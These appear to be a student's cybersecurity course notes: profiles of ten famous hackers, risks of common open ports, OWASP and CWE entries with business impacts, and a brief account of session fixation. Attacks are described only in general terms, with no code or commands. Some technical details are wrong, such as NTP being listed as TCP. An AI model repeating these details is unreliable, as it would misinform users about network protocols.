TASK 1:

TOP 10 NOTORIOUS HACKERS OF ALL TIME:

23/08/2023

1. **Kevin Mitnick:**

   Kevin Mitnick is a former black hat hacker who later became a white hat hacker. In the past, he gained notoriety as one of the most famous and skilled black hat hackers, engaging in various hacking activities that often-violated computer security systems and laws. He was involved in a series of high-profile hacking incidents during the 1980s and 1990s, including breaches of multiple computer systems and stealing sensitive information.

   After serving time in prison for his hacking activities, Mitnick turned his expertise towards ethical hacking and computer security. He became a white hat hacker, also known as an ethical hacker, who uses his skills to help organizations identify vulnerabilities and strengthen their security measures. He founded his own security consulting firm and has written books on hacking, security, and related topics.

   So, Kevin Mitnick's journey has taken him from being a black hat hacker to becoming a white hat hacker, with a significant transformation in his approach and objectives.

2. **Anonymous**

   "Anonymous" is a loosely associated group of hackers and activists that emerged on the internet around 2003. The group's activities have varied widely over the years, and it's important to note that Anonymous is not a single, cohesive entity but rather a collective of individuals with diverse motivations and goals. As a result, classifying their actions as purely white hat, black hat, or grey hat can be complex.

   Anonymous has engaged in a wide range of activities, including:

   Protests and Activism: Some of Anonymous' activities have been directed towards social and political causes. They have been involved in online protests, campaigns, and hacktivist operations to raise awareness about issues such as government surveillance, corporate corruption, and freedom of speech.

   Hacktivism: Anonymous has taken down websites, defaced webpages, and leaked sensitive information from various organizations that they perceive as unethical or unjust. This could be seen as grey hat hacking, as their actions often involve unauthorized access to systems.

   Cyberattacks: While Anonymous has targeted organizations they perceive as oppressive or corrupt, their methods have sometimes included illegal actions such as Distributed Denial of Service (DDoS) attacks and data breaches. These actions can be considered more aligned with black hat hacking.

   Support for Whistleblowers: Anonymous has expressed support for whistleblowers like Edward Snowden and Chelsea Manning, who exposed government wrongdoing. This aligns with a more white hat ideology of uncovering and sharing information for the public good.

   Because of the diverse nature of Anonymous' activities, it's challenging to categorize them definitively as white hat, black hat, or grey hat hackers. Their actions have often combined elements from all these categories, making their overall stance complex and multifaceted.

3. **Adrian Lamo**

Adrian Lamo, who passed away in 2018, is often referred to as a grey hat hacker. Lamo gained notoriety for his involvement in various hacking incidents, most notably for his role in the case involving Chelsea Manning (formerly Bradley Manning), a US Army intelligence analyst who leaked classified information to WikiLeaks.

Lamo's actions can be considered grey hat hacking because his motivations and activities didn't fit neatly into the black hat (malicious hacking) or white hat (ethical hacking) categories. He breached security systems and gained unauthorized access to networks, but he often claimed to have done so in the name of exposing potential security risks or wrongdoing. For instance, in the case of Chelsea Manning, Lamo reported Manning's activities to authorities, leading to her arrest. Lamo saw this as a way to prevent potential harm from the leaked information.

His actions sparked ethical debates within the hacker community and beyond, as he appeared to straddle the line between exposing security vulnerabilities and violating unauthorized access.

It's worth noting that the classification of hackers as white hat, black hat, or grey hat can sometimes be subjective, as motivations and actions can be complex and may change over time.

4. **Albert Gonzalez**

Albert Gonzalez was a black hat hacker. He gained notoriety for his involvement in some of the largest credit card and data breaches in history. Gonzalez and his accomplices were responsible for hacking into major retail and financial organizations, stealing millions of credit card numbers and other sensitive information.

Gonzalez's actions were clearly malicious and illegal, involving stealing personal and financial data for personal gain. He was eventually arrested, convicted, and sentenced to prison for his hacking activities.

Unlike grey hat hackers who may straddle the line between ethical and unethical activities, Gonzalez's actions were firmly within the realm of black hat hacking due to the criminal nature of his operations.

5. **Matthew Bevan and Richard Pryce**

Matthew Bevan and Richard Pryce, often collectively referred to as "Kuji" and "Datastream Cowboy," were hackers known for their involvement in various cyber incidents during the late 1990s. Their classification as white hat, black hat, or grey hat hackers has been a subject of debate due to the complexity of their motivations and actions.

They were accused of hacking into several military and government systems, including systems belonging to the U.S. Department of Defense and NASA. These actions led to concerns about national security and raised questions about their intentions. However, Bevan and Pryce maintained that their actions were intended to uncover security vulnerabilities and weaknesses rather than to cause harm or exploit information for personal gain.

Some individuals within the hacker community have considered them grey hat hackers due to their seemingly mixed motivations: while they did expose security flaws, their methods involved unauthorized access and potentially illegal activities.

Ultimately, the classification of Bevan and Pryce as white hat, black hat, or grey hat hackers is not entirely clear-cut and may depend on one's perspective on their intentions and the impact of their actions.

6. **Jeanson James Ancheta**

Jeanson James Ancheta was a black hat hacker. He gained notoriety for his involvement in creating and spreading various types of malicious software, including botnets, which he used to compromise and control a large number of computers without their owners' consent. Ancheta's actions were focused on personal gain and involved using his botnets for various illegal activities, including sending spam emails, conducting distributed denial of service (DDoS) attacks, and distributing adware.

In 2006, Ancheta was arrested and charged with multiple counts of computer-related crimes, including wire fraud, conspiracy, and unauthorized access to computer systems. He later pleaded guilty to these charges and was sentenced to prison.

Given the criminal nature of his activities and his intention to exploit computer systems for personal gain, Ancheta is considered a black hat hacker. His actions were in violation of laws and ethical principles governing computer security and online behavior.

7. Michael Calce

Michael Calce, also known by his online handle "Mafiaboy," was a black hat hacker. He gained infamy in 2000 for launching a series of distributed denial of service (DDoS) attacks that targeted major websites, including Yahoo!, eBay, and Amazon. These attacks caused significant disruptions and raised concerns about the vulnerability of internet infrastructure.

Calce's actions were driven by a desire for notoriety and to showcase his hacking skills. He was only 15 years old at the time of the attacks. While he did not have direct financial motives, his actions caused significant financial losses to the targeted companies and demonstrated the potential for large-scale cyberattacks.

After his arrest and conviction, Calce expressed remorse for his actions and turned away from black hat hacking. He eventually started working in the field of cybersecurity and has become an advocate for responsible and ethical internet use. As a result of his change in direction, some might consider him to have transitioned to a white hat role. However, his initial actions that gained him recognition were definitely in the realm of black hat hacking.

8. Kevin Poulsen

Kevin Poulsen, also known as "Dark Dante," is a former black hat hacker who later transitioned into a white hat role. He gained notoriety in the late 1980s and early 1990s for his hacking activities, including gaining unauthorized access to computer systems and engaging in phone phreaking (manipulating telecommunications networks).

Poulsen was involved in various hacking incidents, including taking over the phone lines of a radio station to ensure he would be the 102nd caller and win a Porsche 944. He was also known for his involvement in hacking into federal computer systems, which led to his arrest and subsequent conviction in 1991.

After serving his sentence, Poulsen shifted his focus towards ethical hacking and computer security. He became a respected journalist and investigative reporter, covering technology and cybersecurity topics. He worked for publications like Wired magazine and focused on raising awareness about security vulnerabilities and issues.

Given his transformation from black hat hacking to a white hat role as a security advocate and journalist, Kevin Poulsen's legacy reflects a shift from a black hat hacker to a white hat advocate for responsible and ethical behavior in the digital realm.

9. Jonathan James

Jonathan James, also known as "cOmrade," was a black hat hacker. He gained notoriety for his involvement in various high-profile hacking incidents during the early 2000s. In 2000, at the age of 15, he became the first juvenile to be incarcerated for cybercrimes in the United States.

James was responsible for hacking into multiple organizations, including NASA and the U.S. Department of Defense. He gained unauthorized access to these systems, stole sensitive information, and caused disruptions. His actions led to significant concerns about the security of critical government systems.

Unlike white hat hackers who aim to uncover vulnerabilities for the purpose of improving security, James's actions were driven by a desire to exploit and gain from his hacking activities. He was not focused on ethical considerations or responsible disclosure. His black hat activities resulted in legal consequences and damage to the targeted organizations.

Unfortunately, James passed away in 2008 at a young age. His legacy serves as a reminder of the potential consequences of engaging in black hat hacking and the importance of ethical behavior in the digital world.


10. ASTRA

This hacker differs from the others on this list in that he has never been publicly identified. However, according to the Daily Mail, some information has been released about ASTRA. Namely that he was apprehended by authorities in 2008, and at that time he was identified as a 58-year-old Greek mathematician.

Reportedly, he had been hacking into the Dassault Group, for almost half a decade. During that time, he stole cutting edge weapons technology software and data which he then sold to 250 individuals around the world. His hacking cost the Dassault Group $360 million in damages. No one knows why his complete identity has never been revealed, but the word 'ASTRA' is a Sanskrit word for 'weapon'.

===
===

TASK 2
VULNERABILITIES OF PORTS
24/08/2023



DIFFERENT TYPES OF PORTS

Port Number	Process Name	Protocol Used	Description
20	FTP-DATA	TCP	File transfer---data
21	FTP	TCP	File transfer---control
22	SSH	TCP	Secure Shell
23	TELNET	TCP	Telnet
25	SMTP	TCP	Simple Mail Transfer Protocol
53	DNS	TCP & UDP	Domain Name System
69	TFTP	UDP	Trivial File Transfer Protocol
80	HTTP	TCP & UDP	Hypertext Transfer Protocol
110	POP3	TCP	Post Office Protocol 3
123	NTP	TCP	Network Time Protocol
143	IMAP	TCP	Internet Message Access Protocol
443	HTTPS	TCP	Secure implementation of HTTP

25

1. **PORT 20:**

Port 20 is associated with the FTP (File Transfer Protocol) data transfer mode in active mode. When this port is open, it means that the system is awaiting incoming FTP data connections. Here are some vulnerabilities and risks specifically related to an open port 20:

Data Interception: FTP is an unencrypted protocol, so any data transferred over an open port 20 can be intercepted by attackers. This could expose sensitive information, including usernames, passwords, and the actual content of files being transferred.

Data Tampering: Since the data being transferred is not encrypted, attackers could modify the contents of files being transferred over an open port 20. This can lead to data integrity issues, and users might unknowingly use compromised files.

Eavesdropping: Attackers can capture and analyze the traffic passing through port 20, potentially revealing valuable information about the system, user activity, or the files being transferred.

Username and Password Exposure: If the FTP server's authentication mechanism is weak, attackers could capture usernames and passwords as they are transmitted over an open port 20. This could lead to unauthorized access to the FTP server.

2. **PORT 21:**

Port 21 is the default port used by the FTP (File Transfer Protocol) control connection. It's responsible for handling commands and responses between the FTP client and server. When port 21 is open, it means that the system is running an FTP server and is ready to accept incoming FTP connections. Here are some vulnerabilities and risks associated with an open port 21:

Brute Force Attacks: Attackers can attempt to guess usernames and passwords through brute force attacks on the FTP server's authentication mechanism. If weak or easily guessable credentials are used, unauthorized access can occur.

Weak Encryption: FTP control connections are not encrypted by default, which means that usernames, passwords, and commands are sent in plain text. Attackers can intercept and capture this information, leading to unauthorized access and data exposure.

Command Injection: If the FTP server's software is not properly secured, attackers could potentially inject malicious commands into the FTP control connection. This could lead to unauthorized operations on the server or even remote code execution.

Username Enumeration: Attackers can exploit differences in server responses to determine the validity of usernames, helping them gather information for further attacks.

3. PORT 22:

Port 22 is the default port used for SSH (Secure Shell) connections. SSH is a cryptographic network protocol used for secure remote access to systems and for secure file transfers. While SSH is generally considered a secure protocol, there are still potential vulnerabilities and risks associated with an open port 22:

Brute Force Attacks: Attackers can launch brute force attacks against SSH servers, attempting various username and password combinations until they find valid credentials. Weak or easily guessable passwords are particularly vulnerable.

Weak or Default Credentials: If SSH servers are configured with weak or default credentials, attackers can easily gain unauthorized access.

Credential Sniffing: If the SSH connection is not encrypted, attackers on the same network can sniff the traffic and capture authentication credentials.

4. PORT 23:

Port 23 is the default port used by the Telnet protocol. Telnet is an older, unencrypted protocol used for remote access to command-line interfaces of computers and networking devices. Due to its lack of security features, there are several vulnerabilities associated with an open port 23:

Plain Text Communication: Telnet transmits all data, including usernames, passwords, and commands, in plain text. This makes it extremely vulnerable to interception, eavesdropping, and data theft.

Credential Sniffing: Attackers on the same network can easily sniff the traffic and capture sensitive authentication credentials.

Password-Based Attacks: Attackers can attempt to guess usernames and passwords using brute force or dictionary attacks, potentially leading to unauthorized access.

Man-in-the-Middle Attacks: Telnet sessions can be intercepted by attackers, allowing them to eavesdrop on the communication, manipulate data, or even inject malicious commands.

Session Hijacking: Attackers who gain access to the network traffic could potentially hijack an ongoing Telnet session.

5. PORT 25:

Port 25 is the default port used for the Simple Mail Transfer Protocol (SMTP), which is primarily responsible for sending emails between servers. SMTP is a critical component of email communication, but its open nature and historical lack of security measures have led to several vulnerabilities and risks associated with port 25:

Spam and Email Spoofing: Open SMTP servers can be exploited by spammers to send unsolicited emails (spam) or to forge the sender's email address (spoofing), leading to reputational damage and potentially blacklisting of the server's IP address.

Relay Attacks: Misconfigured SMTP servers can be used as open relays, allowing attackers to send spam through them. This not only consumes server resources but can also lead to the server being blocked by email providers and blacklists.

Direct Addressing: Attackers can send emails directly to targeted recipients' addresses, bypassing proper channels. This can lead to phishing attempts or the distribution of malware.

Email Bombing: Attackers can send a large number of emails to a specific address, potentially overwhelming the recipient's inbox and causing denial of service.

6. PORT 53:

Port 53 is the default port used by the Domain Name System (DNS), which is responsible for translating human-readable domain names into IP addresses and vice versa. While DNS is a critical part of the Internet's infrastructure, there are vulnerabilities and risks associated with an open port 53:

DNS Amplification Attacks: Attackers can abuse misconfigured DNS servers to amplify DDoS attacks. By sending small DNS queries with a spoofed source IP, attackers can cause the server to respond with a larger DNS response to the targeted victim, overwhelming it with traffic.

DNS Cache Poisoning: Vulnerable DNS servers can be tricked into caching incorrect or malicious DNS records, leading to users being directed to fraudulent or malicious websites (phishing) or having their traffic intercepted (man-in-the-middle attacks).

Zone Transfer Exploitation: Attackers can attempt to perform unauthorized zone transfers, gaining information about the DNS infrastructure and potentially identifying points of vulnerability.

DDoS Attacks on DNS Infrastructure: Attackers might target DNS servers themselves with DDoS attacks, disrupting DNS resolution and making websites and services unavailable.

7. PORT 69:

Port 69 is the default port used by the Trivial File Transfer Protocol (TFTP), a simple file transfer protocol often used for network booting and firmware updates. Due to its simplicity and lack of built-in security features, there are vulnerabilities and risks associated with an open port 69:

No Authentication: TFTP lacks authentication mechanisms, allowing anyone with network access to upload or download files without providing credentials.

Data Exposure: Files transferred via TFTP are transmitted in plain text, exposing them to interception and tampering. This makes TFTP unsuitable for transferring sensitive data.

Insecure File Transfer: Since TFTP does not provide data integrity checks or error correction, corrupted files might be transferred without detection.

Lack of Encryption: TFTP transmissions are not encrypted, which exposes data to eavesdropping and interception.

Unauthorized Access: Attackers can exploit open TFTP servers to upload malicious files onto systems, potentially leading to compromise.

8. PORT 80:

Port 80 is the default port used for unencrypted HTTP (Hypertext Transfer Protocol) traffic. It's commonly used for web browsing and communication between web browsers and web servers. While it's not inherently vulnerable, the use of port 80 for unencrypted communication exposes certain vulnerabilities and risks:

Data Interception: Since HTTP traffic is transmitted in plain text, data exchanged between clients and servers, including sensitive information like passwords and personal data, can be intercepted by attackers.

Man-in-the-Middle Attacks: Attackers can position themselves between the client and server to intercept, modify, or inject content into the communication without the knowledge of the user.

Session Hijacking: Attackers can intercept session cookies or tokens from HTTP traffic, allowing them to impersonate users and gain unauthorized access to their accounts.
Cross-Site Scripting (XSS): Vulnerable websites can be exploited to inject malicious scripts into responses, potentially leading to the execution of arbitrary code in users' browsers.

Cross-Site Request Forgery (CSRF): Attackers can trick users into performing unwanted actions on websites where the user is authenticated, leading to actions such as changing passwords or making unauthorized purchases.

Security Misconfigurations: Incorrectly configured web servers or applications can expose sensitive directories, files, or database information to attackers.

9. PORT 110:

Port 110 is the default port used for the Post Office Protocol version 3 (POP3), which is used for receiving emails from a mail server to a client's email program. POP3 is an older protocol that lacks modern security features, and there are vulnerabilities and risks associated with an open port 110:

Plain Text Communication: POP3 traffic, including usernames and passwords, is transmitted in plain text, making it susceptible to interception and eavesdropping.

Credential Sniffing: Attackers on the same network can capture POP3 authentication credentials as they are transmitted in plain text.

Email Deletion: POP3 is configured to delete emails from the server after retrieval by default, making it difficult to access emails from multiple devices.

Security Misconfigurations: Incorrectly configured POP3 servers might expose email accounts and data to unauthorized users.

10. PORT 123:

Port 123 is the default port used by the Network Time Protocol (NTP), which is used to synchronize the time of devices on a network. While NTP itself is not inherently insecure, there are vulnerabilities and risks associated with an open port 123:

NTP Amplification Attacks: Attackers can exploit open NTP servers to launch Distributed Denial of Service (DDoS) amplification attacks. By sending small requests to the NTP server with a spoofed source IP, attackers can cause the server to respond with larger responses to the targeted victim, resulting in an overwhelming volume of traffic.

Traffic Reflection: Similar to amplification attacks, attackers can reflect NTP traffic off an intermediary, making it appear as if the NTP request originated from the victim's IP address. This further disguises the source of the attack.

Protocol Vulnerabilities: NTP servers might have vulnerabilities that attackers can exploit to gain unauthorized access or compromise the server.

Timing Attacks: Attackers with knowledge of NTP server vulnerabilities could potentially manipulate time synchronization, leading to security breaches or other disruptions.

11.PORT 143:

Port 143 is the default port used by the Internet Message Access Protocol (IMAP), which is commonly used for receiving and managing emails on a mail server. While IMAP itself is not inherently vulnerable, there are potential risks and vulnerabilities associated with an open port 143:

Brute Force Attacks: Attackers can attempt to guess IMAP account credentials through brute force attacks, particularly if weak passwords are used.

Credential Sniffing: Since IMAP traffic, including usernames and passwords, is transmitted in plain text, attackers on the same network can capture authentication credentials.

Man-in-the-Middle Attacks: Attackers can intercept IMAP sessions to eavesdrop on communications, potentially accessing sensitive information or modifying email content.

Email Privacy: IMAP does not encrypt message content by default, so unauthorized parties could potentially access email contents.

Email Bombing: Attackers can flood an email account with a large number of emails, potentially overwhelming the account's storage.

12.PORT 443:

Port 443 is the default port used for encrypted HTTPS (Hypertext Transfer Protocol Secure) traffic, which provides secure communication over the internet. While HTTPS is designed to be secure, there are still potential vulnerabilities and risks associated with an open port 443:

SSL/TLS Vulnerabilities: Although encrypted, SSL/TLS protocols (used for HTTPS) can have vulnerabilities like "Heartbleed," "POODLE," and others that attackers might exploit if the server is not properly configured or updated.

Weak Encryption: Improperly configured SSL/TLS settings might lead to the use of weak encryption algorithms or outdated protocols, making the connection susceptible to decryption attacks.

SSL Stripping: Attackers can attempt to downgrade secure HTTPS connections to unencrypted HTTP connections, exposing sensitive data to interception.

Certificate Issues: Improperly configured SSL certificates or the use of self-signed certificates can lead to security warnings for users or even man-in-the-middle attacks.


===

===

TASK 3

WEB APPLICATIONS VULNERABILITIES

25/08/2023


2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration

1. CWE-284: Improper Access Control

Description:

The product does not restrict or incorrectly restrict access to a resource from an unauthorized actor.

BUSINESS IMPACT:

This weakness can have significant business impacts, like the effects of broken access control. Here's how it can affect a business:

Resource Allocation: Responding to a security incident consumes valuable resources. The IT team must investigate the vulnerability, implement fixes, communicate with stakeholders, and enhance security controls. This diverts resources from other critical projects.

Business Continuity: If a security breach occurs due to improper access control, the application might need to be taken offline temporarily to address the issue. This downtime can disrupt business operations and lead to revenue loss.

Long-Term Impact: Even after addressing the immediate consequences of a vulnerability, companies might need to implement more stringent security measures. This can lead to delays in software development, increased costs, and decreased agility.

Loss of Customer Confidence: Customers may lose trust in the company's ability to protect their data and privacy, leading to decreased engagement and loyalty.

2. CWE-326: Inadequate Encryption Strength

Description:

The product stores or transmits sensitive data using an encryption scheme that is theoretically sound but is not strong enough for the level of protection required.

BUSINESS IMPACT:

This weakness can have serious business implications, as outlined below:

Data Exposure: Inadequate encryption strength can lead to unauthorized access to sensitive data. Attackers who exploit this weakness can decrypt encrypted data, potentially exposing sensitive information such as customer data, proprietary business information, and financial records.

Data Breach: If attackers successfully decrypt sensitive data, it can lead to a data breach. This can result in legal and regulatory consequences, as well as damage to the organization's reputation.

Regulatory Non-Compliance: Many industries have regulations and standards that require certain levels of encryption to protect sensitive data. Inadequate encryption strength can lead to non-compliance with these regulations, resulting in fines, legal actions, and reputational damage.

Legal Consequences: Organizations can face legal action from affected parties, such as customers or partners, if their data is compromised due to weak encryption. Legal battles can be expensive and harm the company's brand image.

3. CWE-99: Improper Control of Resource Identifiers ('Resource Injection')

Description:

The product receives input from an upstream component, but it does not restrict or incorrectly restricts the input before it is used as an identifier for a resource that may be outside the intended sphere of control.

BUSINESS IMPACT:

This weakness can have significant business impacts, as outlined below:

Unauthorized Access: Exploiting CWE-99 can allow attackers to access resources or functionalities they shouldn't be able to. This could include accessing sensitive data, privileged operations, or administrative functions, potentially leading to data breaches or unauthorized actions.

Data Leakage: Attackers could leverage resource injection to gain access to data they are not authorized to view. This data leakage can result in the exposure of confidential information, trade secrets, customer data, and intellectual property.

Unauthorized Actions: By manipulating resource identifiers, attackers might perform actions that they shouldn't be able to, such as modifying orders, altering account settings, or executing administrative tasks. These actions can disrupt business operations and damage data integrity.

4. CWE-657: Violation of Secure Design Principles

Description:

The product violates well-established principles for secure design. This can introduce resultant weaknesses or make it easier for developers to introduce related weaknesses during implementation. Because code is centered around design, it can be resource-intensive to fix design problems.

BUSINESS IMPACT:

Security Vulnerabilities: Violating secure design principles can introduce vulnerabilities such as improper authentication, data leakage, privilege escalation, and more. These vulnerabilities can be exploited by attackers to compromise the application's security and gain unauthorized access to sensitive data or functionalities.

Reputation Damage: News of data breaches or security vulnerabilities can harm the organization's reputation. Customers and partners may lose trust in the organization's ability to protect their data, leading to reduced business and customer churn.

Legal and Regulatory Consequences: Depending on the type of data involved and industry regulations (e.g., GDPR, HIPAA), violations of secure design principles can lead to non-compliance, legal actions, fines, and reputational damage.

Loss of Customer Confidence: Frequent security vulnerabilities due to poor design can erode customer confidence. Users may be reluctant to use an application that has a history of security issues.

5. CWE-16 - Configuration

Description:

Weaknesses in this category are typically introduced during the configuration of the software.

BUSINESS IMPACT:

Operational Disruption: Misconfigurations can lead to technical glitches, outages, and reduced system performance, affecting business operations and customer experiences.

Long-Term Impact: Addressing misconfigurations might require ongoing monitoring and improvements to prevent recurrence. This can lead to increased maintenance costs and decreased agility in development.

Regulatory Non-Compliance: Misconfigured settings can lead to non-compliance with industry regulations and standards, such as GDPR or HIPAA. This can result in legal actions, fines, and reputational harm.

TASK 4

WEB APPLICATIONS ATTACKS


28/08/2023

1. Session Fixation

A session fixation attack involves forcing a user's session ID to a specified value. Depending on the target web application's functionality, attackers may use various techniques to fix session ID values. Examples of session fixation techniques include cross-site scripting exploits and reusing HTTP requests.

First, an attacker fixes the victim's user session ID. Then, the user logs in and inadvertently exposes the online identity. The attacker can then hijack the victim's user identity using the fixed session ID value.

